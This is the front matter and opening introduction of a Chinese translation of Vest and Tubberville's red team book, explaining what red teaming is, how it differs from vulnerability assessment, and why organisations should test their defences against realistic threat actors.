

# RED TEAM

## DEVELOPMENT AND OPERATIONS



---

ZERODAY EDITION

---

JOE VEST & JAMES TUBBERVILLE

# 红队 开发与作战

---

一个实用指南

零日版

乔·维斯特和詹姆斯·塔伯维尔

©2019 乔·维斯特和詹姆斯·塔伯维尔


版权声明：保留所有权利。未经作者书面许可，任何形式或任何方式，包括复印、录音或任何信息存储和检索系统，均不得以任何形式或任何方式复制或传播，除非法律允许。

<http://redteam.guide>

# 作者声明

“保护关键数字资产需要投入大量时间和金钱。许多组织将安全测试集中在合规性或对系统的有限范围审查上。这些有限的测试往往会给组织带来一种虚假的安全感。那些不仅对其进行评估，还对其人员和流程进行评估的组织可以显著提高其安全姿态，并调整其有限的安全预算和资源以保护最关键的资产。基于场景的测试和红队技术可以用来确定一个组织在面对现实和坚定的威胁时的真实情况。” - 乔·维斯特和詹姆斯·塔伯维尔

## IT Security: Perception vs. Reality



# 前言

本书是多年信息技术和网络安全领域经验的结晶。本书的组成部分是作者多年来在领导和执行红队行动中形成和采用的粗略笔记、想法、非正式和正式流程。本书描述的概念已成功用于规划、交付和执行各种规模和复杂性的专业红队行动。其中一些概念被松散地记录并整合到红队管理流程中，而很多则作为部落知识保留下来。首次正式尝试捕捉这些信息的是SANS SEC564红队操作和威胁仿真课程。这个初步努力是为了以其他人可以使用的格式记录这些想法。作者已经超越了SANS培训，并使用本书详细介绍了红队作战的实用指南。

作者的目标是提供实用指导，以帮助管理和执行专业红队。在网络安全领域，‘红队’这个术语经常引起混淆。这个术语的根源基于军事概念，逐渐渗入商业领域。

众多解释直接影响当今安全承诺的范围和质量。这种混淆给组织在尝试根据质量安全评估结果衡量威胁时带来了不必要的困难。通过快速谷歌搜索定义，或者更好的是搜索安全专业人员在Twitter上发布的众多定义和解释，您很快就能理解红队行动的复杂性。本书旨在提供一个实用的解决方案来解决这种困惑。

红队概念需要与其他安全测试不同的独特方法。它严重依赖于定义明确的战术、技术和过程，对真实威胁和对手技术的模拟至关重要。正确的红队结果远不止是在其他安全测试中发现的漏洞列表。它们提供了对组织如何应对实际威胁以及安全运营的优势和劣势所在的更深入的理解。

无论您在安全中支持防御还是攻击角色，了解红队如何用于改善防御非常有价值。组织在其系统的安全上花费了大量的时间和金钱。拥有了解威胁并能够安全、专业地有效地操作工具和技术的专业人员至关重要。本书将为您提供管理和运营专业红队、进行高质量承诺、了解红队在安全运营中的角色所需的实际指导。您将深入探讨红队概念，了解威胁仿真的基本原理，并了解加强组织安全姿态所需的工具。

谁是这本书最好的读者？

- 对红队测试感兴趣的安全专业人员渗透测试人员或道德黑客希望了解红队测试
- 与其他安全测试类型的区别
- 想要更好地了解攻击方法、工具和技术的防御者

- 需要建立相关技术技能并了解如何衡量成功的审计员希望作为专业人员更好地了解自己的红队成员希望了解红队测试如何提高他们的防御能力的威胁猎人
- 
- 计算机网络防御或利用（CND/CNE）团队
- 法证专家希望更好地了解攻击战术
- 信息安全管理经理需要将红队活动纳入他们的运营中

总之，本书将使您做好以下准备：

- 了解红队测试是什么，以及它与其他安全测试项目区别的了解红队测试领域的攻击性安全观点以及关键的概念、原则和指导方针
- 设计和创建针对威胁的具体目标，以衡量和培训组织的防御者
- 学习使用“进入、保持和行动”方法论来实现运营影响
- 设计、运营和管理专业的红队计划
- 充分利用红队并将其应用于衡量和了解组织的安全防御

# 致谢

撰写本书是一次艰苦的旅程，许多障碍出现了。生活不会停下来给你时间来满足截止日期。没有家人、朋友、同事和信息安全社区的支持，本书将无法完成。谢谢大家！

本书是一本思想、观点和经验的集合。许多这些想法和概念在过去十年中与我们合作的人的帮助下得以发展。我们要感谢每个听我们唠叨了可能感觉像几个小时的人。你们与我们一样是本书的一部分。

我们特别需要感谢家人和亲密朋友。阅读早期草稿，听取关于安全的胡言乱语，提供建议，保持诚实，并鼓励我们保持在正确的轨道上，这些只是你帮助我们的几种方式。没有你的鼓励和支持，这本书就不会被写出来。

我们感谢并爱你们所有人！

我们想要逐个人地命名每个人，但不希望有意无意地漏掉某个人。我们下次见到你时会和你握手或拥抱你。

我们鼓励你们所有人追求自己的目标。

# 如何使用本书

本书旨在提供一个实用的方法来构建和运行专业的红队。本书分为章节，大致对应红队参与的各个阶段。

每个章节都会深入探讨特定主题，以提供有关各种红队主题的背景和细节。每个章节都以关键章节要点和作业结束。关键章节要点提供了简要的章节总结，作业列出了读者应该采取的步骤来应用特定主题。完成作业将构建专业红队所需的要素。这些要素可以用作帮助团队发展和成长的路线图。

## **伴随网站 (<http://redteam.guide>)**

本书有一个伴随网站，<http://redteam.guide>。该网站提供额外的信息、模板、指南、实验室和其他有用的信息，有助于增强本书的内容。

# 目录

## 作者声明

## 前言

## 致谢

## 如何使用本书

伴随网站 ([HTTP://REDTEAM.GUIDE](http://REDTEAM.GUIDE))

## 目录

## 引言

安全测试中的红队

红队组织

关键章节要点

作业

## 参与计划

成本和资金

范围

持续时间

人员劳动成本

设备和软件成本

旅行成本

PRE- AND POST-ENGAGEMENT COST

FREQUENCY

ENGAGEMENT NOTIFICATIONS

ROLES AND RESPONSIBILITIES

RULES OF ENGAGEMENT (ROE)

MANAGING RISK

THREAT PLANNING

THREAT PROFILE

CREATING A THREAT PROFILE BY DECOMPOSING A THREAT

A REVIEW OF A BLACKHAT'S TRADE CRAFT

THREAT PERSPECTIVE

THREAT SCENARIO

THREAT EMULATION

SCENARIO MODELS

INDICATORS OF COMPROMISE

ENGAGEMENT CONCEPTS

DECONFLCTION

DATA HANDLING

KEY CHAPTER TAKEAWAYS

HOMEWORK

## 执行作战

DATA REPOSITORY

DATA COLLECTION

TRADECRAFT

GENERAL GUIDANCE

EXECUTION CONCEPTS

TOOLS AND TOOL EXAMPLES

COMMAND AND CONTROL (C2)

KEY CHAPTER TAKEAWAYS

家庭作业

## 参与结束

清理和整理  
操作员日志验证  
预报告简报  
关键章节要点  
家庭作业

## 参与报告

攻击流程图  
观察与发现  
风险评级和指标  
风险矩阵比较  
攻击叙述  
关键章节要点  
家庭作业

## 摘要

## 结论

## 附录A：示例模板

## 附录B：思考练习

对抗思维挑战思维挑战评论和答案

## 附录C：分解威胁练习

描述  
练习场景  
目标  
资源  
开始练习  
创建威胁概况  
可能解决方案

## 术语表

# 介绍

设计、部署和管理全面的安全计划是复杂而具有挑战性的因此，对于大多数人来说并不是一项容易的任务。组织受到多个、常常相互竞争的来源的影响和压力。这种压力可能来自客户、合规性、管理层、同行、财务、公众舆论和公开的新闻，仅举几例。即使面临这些挑战，组织通常能够克服这些压力并实施被认为是强大的安全计划。组织可以满足各方的要求，并且至少在文件上描述了一个旨在阻止恶意网络攻击的安全计划。因此，审计和合规性检查通过，部署了强大的补丁管理系统，并进行了漏洞评估和渗透测试。这些是提供保护网络免受攻击手段的重要初步步骤。不幸的是，这通常无法实现防止、检测和应对真实威胁的主要目标。为什么？缺少了什么？真正需要考虑的问题是：

## 组织真正构建的安全计划能够应对威胁吗？

安全计划包括许多组成部分，如人员、政策、程序、工具、管理、监督、事件响应等。该计划是在几个不同部门或职能的成员的协助下设计和构建的，他们都为此做出了贡献并提出了自己的想法和安全要求。安全计划通常使用这种策略来确保一个完整和全面的安全计划；然而，通常缺少什么或者谁？安全作战团队中有人见过坏人吗？团队中有人攻击或入侵过网络吗？程度如何？引用电影《办公室空间》中的彼得的话<sup>[1]</sup>。“我简直不敢相信我们是一群书呆子。我们在字典里查洗钱。”团队是否为一个未知或不了解的敌人设计防御措施？

## 威胁是否包含在安全规划中？

一群聪明人的善意并不能等同于对威胁的理解或其操作方式。如果安全作战的目标是防止、检测、响应和恢复恶意行为，那么包括那些你正在防御的人的意见是很有道理的。

不幸的是，安全设计经常排除威胁或威胁视角。这种遗漏经常导致在传统的安全测试和审计期间未完全理解或揭示的风险的缓解或接受。结果是一种严重的虚假安全感。真正的威胁知道这一点，并利用它来获取优势。

### 考虑一下

威胁是否知道目标拥有强大的安全计划？  
威胁是否执行会触发警报或被抓住的行动？

威胁是否仍然成功？

如果是这样，为什么威胁能够成功实现其目标并对组织产生负面影响，而该组织拥有全面的安全计划？为了理解这一点，

## 我们必须了解威胁 正确地制定防御措施。

安全行业使用威胁这个术语，但威胁是什么？

**Dictionary.com<sup>[2]</sup>** 将威胁定义为：

对某种行动或过程进行惩罚、伤害等的意图或决心的宣告；威胁表示可能出现麻烦的迹象或警告；威胁者。

**ISO 27001<sup>[3]</sup>** 将威胁定义为：

可能导致系统和组织受到损害的事件的潜在原因。

**NIST<sup>[4]</sup>** 将威胁定义为：

通过未经授权的访问、破坏、披露、修改信息或拒绝服务，可能对组织的运营（包括任务、功能、形象或声誉）、组织资产、个人、其他组织或国家产生不利影响的任何情况或事件。

|

让我们在网络安全威胁的背景下进行讨论。威胁是可能对组织产生不利影响的事件。安全运营团队是否在防御这种威胁？是否是一种负面事件？也许是的，但在使用威胁时，考虑包括威胁行为者这个术语。威胁行为者是发动攻击的人或人群。一个坚实的防御策略必须防御一个有意对组织造成损害的智能威胁行为者，而不仅仅是一个潜在事件。人们是网络攻击的幕后推手。当防御方考虑到智能威胁行为者的战术、技术和程序（TTPs）时，他们开始了解真正的威胁。防御者可以实施强大的安全防御措施，直接影响威胁行为者进行有害行动的能力。将安全运营从“易受攻击”或“不易受攻击”的思维方式转变为专注于威胁行动的方法，将极大地提高组织预防、检测和应对真正威胁的能力。深入了解TTPs是从威胁的角度理解安全的开始。将威胁行动用于驱动防御TTPs的组织可以使威胁行为者的生活变得非常困难，甚至可以保护自己免受未知或零日攻击的侵害。

## 为什么威胁会成功？

许多组织目前使用审计和合规性、漏洞评估和渗透测试来评估和衡量网络攻击的风险。为什么要采用一种新的、以威胁为重点的方法呢？

## 识别和缓解漏洞不足以解决问题吗？

要回答这个问题，你必须了解威胁行为者的思维和行动方式。记住，威胁实际上是一个有意为之的人，决心造成伤害。它不是对漏洞的利用，不是恶意软件，也不是钓鱼攻击。这些只是威胁行为者可能选择实现目标的手段。威胁行为者假设目标拥有全面的安全计划和一套安全工具（防火墙、入侵检测系统、防病毒软件、EDR等），旨在阻止网络攻击。一个优秀的威胁行为者很可能会假设一个组织已经部署了补丁，进行了漏洞评估以减少攻击面，并进行了渗透测试以识别攻击路径。这种理解可以显著改变威胁行为者采取的行动。这些行动可能与传统安全测试人员采取的行动完全不同。威胁行为者会启动端口扫描器并枚举整个网络吗？威胁行为者会运行漏洞扫描工具来寻找漏洞吗？威胁行为者的攻击并不总是遵循传统安全测试所采用的模式。攻击不是扫描 -> 利用 -> 赢利。一个聪明的威胁行为者会评估目标的情况，并利用传统安全测试未必发现的弱点。一个“好”的威胁行为者会采取几个有控制的步骤来获取对目标的访问权限，建立命令和控制，确保持久存在，并进行情境感知，最终实现他们的目标。负责保卫组织的人经常忽视或误解威胁行为者所采取的步骤。这种误解往往导致过于关注预防而不是检测。关注检测的防御者可能会陷入无法采取行动的默认或供应商生成的日志和警报中。你有没有听过一个安全运营分析师说过：“我们有太多的日志和警报需要响应！”或者“我们只是试图跟上工单数量！”？为什么组织记录他们记录的内容？合规性？以防需要用到？供应商的建议？组织仍然缺少了解所有威胁的关键要素；了解他们的行动和TTPs。

## 考虑这种情况

在评估目标网络之后，威胁行为者决定使用钓鱼作为他们获取访问权限的方法。他们向少数有针对性的个人发送了一封钓鱼邮件。这封邮件包含一个带有基于DDE的攻击的Excel附件<sup>[5]</sup>。其中一个邮件接收者打开了附件。这启动了恶意代码并建立了命令和控制（C2）。然后，威胁行为者执行一系列步骤，包括对当前访问的情况感知，对潜在新的目标进行枚举，以及识别到这些目标的横向移动选项。在这种情况下，威胁发现了一个公共共享中一个旧的测试Web应用程序备份中的明文数据库凭据。这个Web应用程序除了访问一个没有关键数据的测试数据库之外，没有直接的重要性或关键数据。它只是一个测试应用程序。这些凭据提供了横向移动到一个测试数据库服务器的手段。请记住，这个数据库没有敏感数据，但它是网络中的“服务器区域”的一部分。在数据库服务器上执行代码可以提供提升的访问权限。情境感知循环重复。威胁行为者发现了存储在内存中的提升凭据

数据库服务器。威胁提取此凭据材料，并使用它与Windows域控制器通信，以使用dcsync<sup>[6]</sup>技术从Windows域控制器提取更高级别的凭据。威胁行动者使用从域控制器获得的新凭据重复情境意识和枚举循环。确定并定位敏感文件存储库上的目标。威胁行动者使用获得的访问权限和信息进行预定位，并通过从网络中窃取敏感数据来实现最终目标。

请按照您作为目标组织的一员的身份回答以下问题。

- 这种情景合理吗？
- 是否存在检测或阻止威胁的机会？
- 您当前的安全计划能够防止、检测或应对此威胁吗？
- 您确定吗？
- 您已经验证了吗？
- 如果是的，是如何验证的？
- 此威胁留下了哪些技术或指标？

组织通常将点击链接的最终用户归咎为责任。这种情景表明组织的整个安全模型可能依赖于用户不点击电子邮件中的链接。那么，初始点击后威胁采取的行动呢？许多组织并不打算将所有安全都依赖于单个用户，但用于保护系统的步骤往往表明另外一种情况。

### 考虑一下

**钓鱼攻击导致妥协并不是终端用户的错，而是目标环境的安全控制不足。**

由于钓鱼攻击，终端用户经常受到指责。安全防御不应该仅仅依赖用户的点击决策。如果一个用户成为钓鱼攻击的受害者导致整个系统妥协，那么该用户已经具备提升权限或以其他方式妥协环境的潜力。

## 为什么这种情况会成功？

组织通常对安全防御持错误的心态。

### 用户被指责点击链接

用户教育只是安全运营中的一部分防御措施。用户会点击链接，这是他们的工作！

### 策略、流程和合规措施是安全的衡量标准。

这些对于安全计划非常重要，但通常只代表满足标准所需的最低要求。将合规视为游乐园里的标杆。你必须"达到这个高度"才能

乘坐。

## 记录一切；你永远不知道你会需要什么。

安全运营通常记录了大量无法采取行动的数据。记录可能是由于合规要求、供应商建议、对数据源的理解不足或者“宁可安全多余，也不要遗憾”的心态。这种误解导致了安全分析师的瓶颈和负担过重。

## 打补丁，打补丁，打补丁。威胁只使用漏洞利用

一个常见的误解或观点是威胁只使用漏洞利用。这与事实相去甚远。补丁管理是综合安全计划中的一个重要因素，有助于减少攻击面。威胁了解这一点，并可能改变他们的策略。这个概念在文本中进一步探讨和讨论，称为“无漏洞利用的利用”。

## 我们的安全工具会拯救我们

安全行业非常依赖安全工具。不幸的是，许多人不知道这些工具是如何工作的。缺乏理解导致了调优不良和配置错误。工具应该提高我们安全防御者和分析师的效率和能力，而不是直接驱动安全运营。这些只是工具。没有木匠，锤子和钉子无法建造房子。

上述情景成功的原因有很多。这些子弹是轻松幽默的尝试；它们更多是真实世界组织中实践和思维过程中的问题。

## 我们如何解决这个困境？

我们可以通过基于红队的演练来解决。红队行动捕捉到了威胁的视角。

受军事哲学的启发，许多行业已经发现了“红队”作为一种防御能力，并且在实际战场条件下测试时其效果会增强。

仅仅研究威胁的战术比实际经历它们要少用。模拟威胁能够在网络防御者中建立真正的信心和肌肉记忆，并为他们提供更好的工具和战术的情境意识，以及从模拟失败中吸取的教训。

红队行动也可以被称为威胁仿真、威胁模拟、对手仿真、对手模拟，或者其他表达基于威胁的安全测试方法的短语。

在我们深入探讨红队行动的概念之前，我们必须明确定义。共同的词汇对于确保大家保持一致的理解基础至关重要。本书的作者们曾见过误解的术语导致严重的问题和期望落空。本书将在整个过程中定义和解释概念。

我们首先定义红队行动。

**红队行动是使用战术、技术和程序（TTPs）来模拟的过程**

# 一个真实世界的威胁，其目标是培训和衡量人员、流程和技术的有效性，用于保护一个环境。

假设、偏见、误解和怀疑对环境的安全运营有重大影响。红队通过挑战假设、无视规范和暴露衰退和偏见，提供强大而诚实的内部实践和安全控制评估。使用红队行动进行无偏见的分析，衡量“现状”和“应该是什么”之间的差距。红队行动的应用提供了无偏见的真实情况和对安全运营的深入理解。

红队行动体现了从对抗性角度攻击问题的实践。这种思维方式挑战一个想法，帮助证明其价值，找出弱点或改进的领域。

复杂系统是由熟练、值得信赖的专业人员开发、设计和实施的。这些个体在他们的领域中备受尊重和信任，并且非常有能力设计和开发功能性系统。尽管这些系统功能强大且有能力，但是其中的想法、概念和思想有时可能会被“局限”，导致对系统真实运作方式的错误假设。人们构建系统，人们对能力、功能和安全性做出假设。这些假设导致了威胁可能利用的缺陷。

红队提供了一种挑战和测试传统智慧和思维的方式。应用红队场景的几种标准方法包括：

桌面推演-一种活动，关键人员通过模拟情况来回答“如果”问题。实际的技术测试不会发生。通过开放式讨论形式探讨和审查潜在结果。

物理攻击-对物理资源（如设施或建筑物）进行攻击，以测试涉及物理资产的攻击路径的情景。

人类攻击-一种涉及社交工程和操纵人员以实现红队目标的攻击。

网络演习-一种旨在培训或评估员工和安全运营防御能力的红对蓝演习。演习可以从专注于攻击威胁场景到完整的红对蓝战争游戏。

全面的网络行动-组织可以在真实威胁之外承受的最真实的攻击。操作的各个要素共同评估特定场景的所有方面。

场景驱动需求，并可能利用物理、人员和网络弱点来实现预期目标。

红队并不将漏洞或弱点作为单个“发现”的重点。在红队参与过程中，操作员可能会发现一个未打补丁或配置错误的系统。这个漏洞可能被团队利用，以更广泛地侵入网络或从易受攻击的系统转移。

到达特定目标，也可能根本不使用。尽管单个未打补丁或配置错误的系统可能给红队操作员提供入侵网络的手段，但它只是达到目的的手段。这是红队的一个重要区别。

## 红队任务专注于特定目标和目的。

这些目标可能包括入侵应用程序或网络、窃取数据、模拟特定目标、衡量技术防御的有效性、衡量安全团队的有效性等。评估过程中发现的漏洞和弱点可能需要解决和缓解，但这不是红队行动的重点。红队行动通过提供对目标的检测和响应能力的洞察力来关注更大的画面。它提供了对个别入侵事件的检测时间（MTTD）和恢复时间（MTTR）的理解。它通过测试网络防御者和他们的工具的方式，锻炼了其事件响应和威胁猎杀团队之间的关系，这是传统威胁情报、文献或结构化测试无法实现的。

以下类别总结了红队行动的目标。

### 衡量用于保卫网络的人员、流程和技术的有效性。

当红队使用真实世界的攻击技术针对目标的生产网络时，组织的防御程度受到挑战。例如，一个任务的目标是从目标处窃取关键数据。有针对性的钓鱼攻击测试终端用户参与攻击的意愿。攻击的有效载荷测试网络和主机防御对恶意软件的传递以及最终的代码执行。如果攻击触发了防御控制，响应措施将衡量防御者在识别、响应或停止攻击方面的行动。红队行动提供了一种衡量安全运营整体而不仅仅关注技术控制的手段。

### 训练或测量防御或安全操作

"我们的期望不会提升；  
我们会降到我们的训练水平。" -  
阿尔基洛库斯，公元前650年的希腊诗人

培训蓝队（网络防御者）是红队最有价值的方面之一。没有培训，防御者如何能够对抗真正的攻击？课堂练习和概念培训是有价值的；然而，红队提供了在安全、高效的环境中建立防御操作技能的能力。期望他们的领导层在没有实践的情况下应对威胁并成功防御是在自欺欺人。这种培训形式比典型的安全课程更加实践。人们使用技术并遵循他们的流程的现实世界实践是理解安全操作能力的必要条件。

### 测试和理解特定威胁或威胁场景

作为参与测试或验证安全控制有效性的一部分，红队可以执行和模拟当前、新的或定制的威胁。威胁模拟场景区分了红队行动与其他类型的安全评估，并可用于了解组织对各种威胁的态势。这种方法提供了基于新的未发现的威胁或零日漏洞的场景测试手段。一个很好的例子是EternalBlue<sup>[7]</sup>漏洞利用。这个漏洞利用涉及使用SMB协议进行远程代码执行，SMB协议是Microsoft环境中使用的关键协议。在该漏洞被发现之前，红队可以轻松设计一个场景在该场景中，攻击者能够通过SMB协议传播以衡量这种类型的危险攻击的影响。红队不需要（或不应该）等待威胁发展和攻击路径。

自定义场景是了解当前和未来威胁的好方法。更多信息可以在CVE-2017-0144的ExternalBlue中找到。

### 记住这个

红队用于衡量人员、流程和技术的有效性，用于保卫网络、培训或评估蓝队（防御安全操作），以及测试和了解特定威胁或威胁场景。

我们已经描述了红队的工作，但让我们给他们一个定义，以补充我们的共同词汇表。红队是一个独立的团队，从威胁或对手的角度出发，探索替代计划和操作，以挑战组织改善其效能。

红队在红队行动中执行的行动由参与规则（ROE）概述。我们将在后面详细讨论这些规则。现在，把它们看作是红队应该如何进行行动的指南。红队是独立的技术熟练团队，能够安全、专业地执行基于威胁的计划。

我们将红队描述为“独立”的原因是什么？正如讨论的那样，许多组织或团体仅基于未经证实或未经证实的信息存在重大偏见和假设。一个独立的红队，不受目标的偏见阻碍，可以提供一个清晰的审查、新鲜的视角和准确的评估，以了解威胁可能对各种业务功能造成的影响。这个团队可以是外部顾问，也可以是内部团队，由其它部门分开管理和运营。独立审查在确定真实世界风险和后果以及红队的关键组成部分方面是无价的。

### 考虑一下

独立的红队在确定真实世界的风险和潜在影响方面是无价的。

独立性使红队能够准确地审查或评估，同时限制目标的许多偏见和假设。

红队和真实世界攻击者之间有什么区别？红队将提供一个报告或其他交付物，目标是了解基于威胁的风险。有效使用红队的组织不需要等待并从真实世界的违规行为中学习。红队有助于分析系统的安全弱点，这些弱点可能是未知或不理解的。专业红队操作员使用的思维方式和思维过程可以突破常见的假设，严重削弱系统的安全性。红队提出“假如”问题，挑战系统的防御核心。有效使用红队可以揭示多年来一直困扰系统的安全漏洞，并使组织能够开发高效的缓解解决方案。

尽管红队有巨大的好处，但使用起来可能会有挑战。它们通常只是名义上使用。在一个任务期间执行的活动不过是漏洞测试或渗透测试。输出可能只是一个发现列表。红队必须能够像威胁一样思考和行动。这些任务可能是无拘束的、高级威胁，或者是模拟单一或简单威胁的有限行动。我们将在后面讨论如何通过“调整攻击的强度”和威胁指标（IOC）管理来做到这一点。现在，要明白红队必须在其规则和范围内运作，并专注于任务计划中概述的目标。

红队的关键是整体故事。红队可以记录在评估过程中发现的漏洞和弱点，但重点是在整个任务期间关注攻击者的整体故事。


### 考虑一下

假设、偏见、误解和怀疑  
对安全故障产生重大影响  
一个环境

一个公正的红队帮助衡量“现状”和“应该是什么”之间的差距，以了解整体安全运营的真相。

## 让我们考虑以下情况。

在早期红队方案规划期间，组织的安全领导描述了谁可以访问他们的会计系统。他们说：“会计部门有5个人可以访问会计系统”。在他们的想法中，这就是“现状”。在规划威胁方案时，你必须考虑这就是“应该是什么”。这种情况是红队验证假设的绝佳机会，以专业和公正的方式。目标不是证明你能够“黑入”系统，而是了解“现状”与“应该是什么”之间的差距。



5 people in  
accounting have  
access to the  
accounting  
system

20 accounts have  
admin access to  
the accounting  
system

另一种描述方式是：

现状-组织安全状况的实际真相。 (例如，有20人可以访问敏感会计系统。)

应该是- 组织的感知安全立场。 (例如，只有5个会计部门的人可以访问敏感的会计系统。)

挑战假设是红队作战的基本概念。

# 安全测试中的红队

漏洞评估、渗透测试和红队作战通常（虽然错误地）被互换使用并属于道德黑客的一般类别。这种分类可能对于关于安全的高层对话是足够的，但必须进行区分。如果不进行区分，安全专业人员和安全服务的客户将继续模糊这些评估类型之间的界限。我们通过宽泛地定义术语给自己带来了不便。这损害了安全行业和专业人员自身。这更加需要统一定义和达成共识。对评估类型的误解导致了低质量的评估声称自己是高端的。在项目开始时必须明确定义术语，以设定期望并提供客户所需的服务。

## 漏洞评估

根据NIST特别出版物800-53（修订版4）<sup>[8]</sup>，漏洞评估是对信息系统或产品进行系统性检查，以确定安全措施的适当性，识别安全缺陷，提供预测拟议安全措施有效性的数据，并在实施后确认这些措施的适当性。”简而言之，漏洞评估是对系统进行分析，重点是发现漏洞并按风险进行优先排序。

已识别漏洞的验证留给工具输出和分析师的最佳判断。漏洞评估过程中不进行验证或利用漏洞。与红队作战相比，漏洞评估就像良好的家政工作。由于漏洞评估的结果，应用的缓解措施是为了减少攻击面，以减少威胁获取已识别缺陷优势的能力。红队成员或威胁方假设这些类型的评估正在进行并得到适当的缓解。这些缓解措施确实影响威胁环境，并可能减少攻击路径，但并不直接解决威胁。最好将漏洞评估视为减少攻击面的努力。

### 考虑一下

#### 红队很少，如果说有的话，运行标准漏洞评估工具。

